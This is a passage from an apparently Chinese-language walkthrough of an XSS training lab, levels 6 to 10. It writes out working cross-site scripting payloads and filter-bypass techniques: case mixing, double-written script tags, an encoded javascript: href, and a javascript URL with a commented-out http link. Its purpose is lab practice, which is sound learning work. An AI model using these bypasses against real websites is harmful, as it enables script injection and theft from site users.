
' "><sCripT>alert(1);</sCripT>大小写绕过居然可以了
level7
输入level6的答案,发现把script删除了


明显的双写绕过' "><sCrsCripTipT>alert(1);</sCsCripTripT>
level8
应该是要构造herf内容,发现直接输入javascript不行,大小写也不行


 可以对javasricpt进行编码,
javascript:alert()">
level9
用上题的答案输入提示不合法
 猜测需要包含http之类的一个正常网站

 发现这种链接点击后是没用的,需要把这个正常网站用/**/注释掉,
javascript:alert();/*http://www.baidu.com*/
level10

发现有三个隐藏的input
 对这三个变量赋值,看看哪个能生效,看来只有t_sort有用
